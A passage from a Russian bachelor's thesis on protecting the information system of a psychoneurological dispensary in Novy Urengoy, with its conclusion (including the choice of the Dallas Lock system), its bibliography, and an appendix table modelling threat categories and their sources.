В третьей главе работы выбрана и описана методика расчета экономической эффективности, проведен расчет его показателей, в том числе определен срок окупаемости внедрения выбранных мер защиты.

Заключение

Безопасность информации – важнейшая задача в любой современной организации. Защита сведений на рассматриваемом объекте защиты, в частности выбор средств и методов – комплексная задача по оптимизации, учитывающая стоимость разработки этих средств защиты, вероятность различных угроз безопасности информации, наличие заинтересованных сторон. В процессе выполнения бакалаврской работы были разработаны рекомендации по защите информационной системы ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер». Получены следующие результаты:

- рассмотрены теоретические аспекты информационной безопасности в современной организации, исследованы нормативно-правовые акты, положения и Федеральные Законы, действующие в сфере защиты информации и информационных технологий. Согласно проведенному анализу выявлено, что сегодня аспекты безопасности информации проработаны на всех уровнях защиты и существуют для любых государственных структур.
- исследована ИС и локальная сеть ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер», а также организационная структура учреждения. Были исследованы бизнес-процессы в ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер», информационные потоки в системе, где циркулирует защищаемая информация. Был проведен обзор потенциальных угроз безопасности информации, выявлены актуальные угрозы, которым подвержена сеть ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер». На основании собранной и проанализированной информации была разработана модель актуальных угроз.
- разработана комплексная система защиты для информационной

системы ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер». Были проанализированы существующие DLP-системы, такие как: ZGate, TrafficMonitor, DataLossPrevention, Secret Net, SecureTower, Dallas Lock. На основании сравнительного анализа данных систем и их характеристик, с учетом особенностей инфраструктуры ИС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер», была отобрана система Dallas Lock. Данная система была внедрена в сеть учреждения, протестирована и настроена. По результатам повторной проверки системы защиты было выявлено, что система стала отвечать надлежащему режиму безопасности информации.

– проведена оценка экономической эффективности предложенных мероприятий. Затраты на усовершенствование системы защиты существенно ниже рисков, которым подвержена защищаемая информация.

Вне зависимости от того, какой метод используется при защите данных, можно сказать с уверенностью, что любая СЗИ эффективна только тогда, когда отвечает всем угрозам, противопоставленным ей. По результатам теоретического исследования и практического моделирования можно предположить, что описанная система защиты является отвечающей актуальным угрозам безопасности и сеть ИС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» будет соответствовать необходимому уровню информационной безопасности, в соответствии с требованиями регуляторов в области защиты информации и законодательных актов.

Задачи, поставленные в ходе работы, выполнены. Цель работы, заключающаяся в разработке системы защиты для информационной системы и локальной сети ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер», с учётом актуальных угроз безопасности информации, достигнута.

Список используемых источников

1. Артемов А.В. Информационная безопасность: курс лекций / А.В. Артемов. – Орел: МАБИВ, 2014. – 256 с.
2. Асокин В.В. Основы информационной безопасности / В.В. Асокин. – М.: КУБГУ, 2012. – 297 с.
3. Астайкин А.И., Мартынов А.П., Николаев Д.Б., Фомченко В.Н. Методы и средства обеспечения программно-аппаратной защиты информации: научно-техническое издание / А.И. Астайкин, А.П. Мартынов, Д.Б. Николаев, В.Н. Фомченко. – Саров: ФГУП «РФЯЦ-ВНИИЭФ», 2015. – 214 с.
4. Басалова Г.В. Основы криптографии / Г.В. Басалова. – М.: Национальный Открытый Университет"ИНТУИТ", 2016. – 282 с.
5. Беломойцев Д.Е. Основные методы криптографической обработки данных: учеб. пособие / Д.Е. Беломойцев, Т.М. Волосатова, С.В. Родионов. – М.: Изд-во МГТУ им. Н. Э. Баумана, 2014. – 80 с.
6. Бутакова Н.Г. Криптографические методы и средства защиты информации: учебное пособие / Н.Г. Бутакова, Н.В. Федоров. – СПб.: Интермедия, 2017. – 384 с.
7. Галатенко В.А. Основы информационной безопасности / В.А. Галатенко. – М.: Национальный Открытый Университет "ИНТУИТ", 2016. – 266 с.
8. Доктрина ИБ РФ [Электронный ресурс]: [Российская газета]. URL: http://www.rg.ru/oficial/doc/min_and_vedom/mim_ bezop/doctr.shtm (дата обращения: 20.01.2020).
9. Информатика I: учебное пособие / И. Л. Артёмов, А. В. Гураков, О. И. Мещерякова, П. С. Мещеряков, Д. С. Шульц. – Томск: ФДО, ТУСУР, 2015. – 234 с.
10. Калмыков И.А., Науменко Д.О., Гиш Т.А. Криптографические методы защиты информации: лабораторный практикум / И.А. Калмыков,

Д.О. Науменко, Т.А. Гиш. – Ставрополь: Изд-во СКФУ, 2015. – 109 с.

11. Конституция РФ: [принята всенар. Голосованием 12 декабря 1993 г.] : офиц. текст : по сост. на 21 июля 2014 г. – М. : Инфра-М

12. Краковский Ю.М. Защита информации: учебное пособие / Ю.М. Краковский. – Ростов-на-Дону: Феникс, 2016. – 349 с.

13. Нестеров С.А. Основы информационной безопасности: учеб. пособие / С.А. Нестеров – СПб.: Изд-во Политехн. ун-та, 2014. – 322 с.

14. Основы информационных технологий: учебное пособие / Г.И. Киреева, В.Д. Курушин, А.Б. Мосягин, Д.Ю. Нечаев, Ю.В. Чекмарев. – Саратов: Профобразование, 2017. – 272 с.

15. Петренко В.И. Теоретические основы защиты информации: учебное пособие / В.И. Петренко. – Ставрополь: Изд-во СКФУ, 2015. – 222 с.

16. Петров А.А. Компьютерная безопасность. Криптографические методы защиты / А.А. Петров. – Саратов: Профобразование, 2017. – 446 с.

17. Петров С.В. Кисляков П.А. Информационная безопасность: Учебное пособие / С.В. Петров, П.А. Кисляков. – Саратов: Ай Пи Ар Букс, 2015. – 326 с.

18. Прокушев Я.Е. Программно-аппаратные средства защиты информации: учебное пособие/ Я.Е. Прокушев. – СПб.: Интермедия, 2017. – 160 с.

19. Прохорова О.В. Информационная безопасность и защита информации: учебник / О.В. Прохорова. – Самара: СГАСУ, 2014. – 114 с.

20. Седышев В.В. Информационные технологии в профессиональной деятельности: учебное пособие. – М.: ФГБОУ «Учебно-методический центр по образованию на железнодорожном транспорте», 2013. – 262с.

21. Селин В.Р. Анализ программного обеспечения / В.Р. Селин. – М.: Наука, 2014. – 231 с.

22. Соколов В.П., Тарасова Н.П. Кодирование в системах защиты информации: Учебное пособие / В.П. Соколов, Н.П. Тарасова. – М.: МТУСИ, 2016. – 95 с.

23. Федеральный закон «Об информации, информационных технологиях и о защите информации» от 27.07.2006 N 149-ФЗ;

24. Федеральный закон «О коммерческой тайне» от 29.07.2004 N 98-ФЗ (ред. от 12.03.2014);

25. Шаджиева О.В. Курс общей информатики и информационной безопасности / О.В. Шаджиева. – М.: Наука, 2014. – 324 с.

26. Шаньгин В.Ф. Защита компьютерной информации. Эффективные методы и средства / В.Ф. Шаньгин. – Саратов: Профобразование, 2017. – 544 с.

27. Шаньгин В. Ф. Информационная безопасность и защита информации / В.Ф. Шаньгин. – Саратов: Профобразование, 2017. – 702 с.

28. Шубович В.Г. Разработка моделей криптографической защиты информации. Монография / В.Г. Шубович, В.В. Капитанчук, Н.С. Знаенко, Ю.И. Титаренко. – Ульяновск: УлГПУ, 2013. – 127 с.

Приложение А

Модель актуальных угроз информационной безопасности ИС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер»

№ п/п	Вид угроз	Источник, категория нарушителя
1.	Угрозы, обусловленные человеческим фактором К данному классу угроз относятся угрозы, возникающие вследствие предумышленных или непредумышленных действий человека	
1.1	Неправомерные действия авторизованных пользователей в системах и приложениях	Администраторы, пользователи, программисты, партнёры, временные пользователи, удалённые пользователи.
1.2	Отказ в обслуживании	Администраторы, технический персонал, внешние злоумышленники, программисты
1.3	Внедрение вредоносного или разрушающего программного обеспечения	Внешние злоумышленники, удалённые пользователи,
1.4	Подмена имени авторизованными пользователями	Пользователи, технический персонал, временные пользователи, партнёры, удалённые пользователи, администраторы [26]
1.5	Подмена имени пользователя посторонними лицами	Внешние злоумышленники, посетители
1.6	Неправомерное использование системных ресурсов	Пользователи, технический персонал, программисты, администраторы, удалённые пользователи, временные пользователи
1.7	Ошибка в операциях	Администраторы, партнёры
1.8	Ошибка в обслуживании аппаратного обеспечения	Технический персонал
1.9	Ошибка пользователя	Пользователи, удалённые пользователи, временные пользователи, партнёры
1.10	Проникновение в локальную сеть	Внешние злоумышленники
1.11	Манипулирование информацией	Внешние злоумышленники, администраторы, технический персонал
1.12	Перехват информации	Временные пользователи, технический персонал, пользователи, внешние злоумышленники
1.13	Кражи персоналом	Обслуживающий персонал, пользователи, технический персонал, программисты, администраторы
1.14	Кражи посторонними	Посетители, временные пользователи

1.15	Умышленная порча имущества сотрудниками	Обслуживающий персонал, пользователи, технический персонал, программисты, администраторы
1.16	Умышленная порча имущества посторонними	Посетители, временные пользователи
2.	Угрозы, связанные с техническими средствами, используемыми при разработке и эксплуатации ИС К данному классу угроз информационной безопасности относятся угрозы, возникающие вследствие физических повреждений, отказов и неисправностей технических средств системы, ее отдельных компонентов и вспомогательных коммуникаций	
2.1	Отказы и сбои серверного оборудования	Технические средства
2.2	Отказы и сбои сетевого оборудования	Технические средства
2.3	Пропадание каналов связи	Технические средства
2.4	Отказы и сбои рабочих станций	Технические средства
2.5	Непреднамеренная ошибка маршрутизации	Технические средства
3.	Угрозы, связанные с программными средствами, используемыми при разработке и эксплуатации ИС К данному классу угроз информационной безопасности относятся угрозы, возникающие вследствие возникновения ошибок в системном и функциональном программном обеспечении компонентов системы	
3.1	Отказ системного программного обеспечения	Программные средства
3.2	Отказ прикладного программного обеспечения	Программные средства
4.	Техногенные угрозы К данному классу угроз относятся угрозы, возникающие вследствие форс-мажорных обстоятельств	
4.1	Отказ системы энергоснабжения	Технические средства
4.2	Отказ системы кондиционирования	Технические средства
4.3	Пожар	Форс-мажорные обстоятельства
4.4	Затопление	Форс-мажорные обстоятельства
4.5	Стихийные бедствия	Форс-мажорные обстоятельства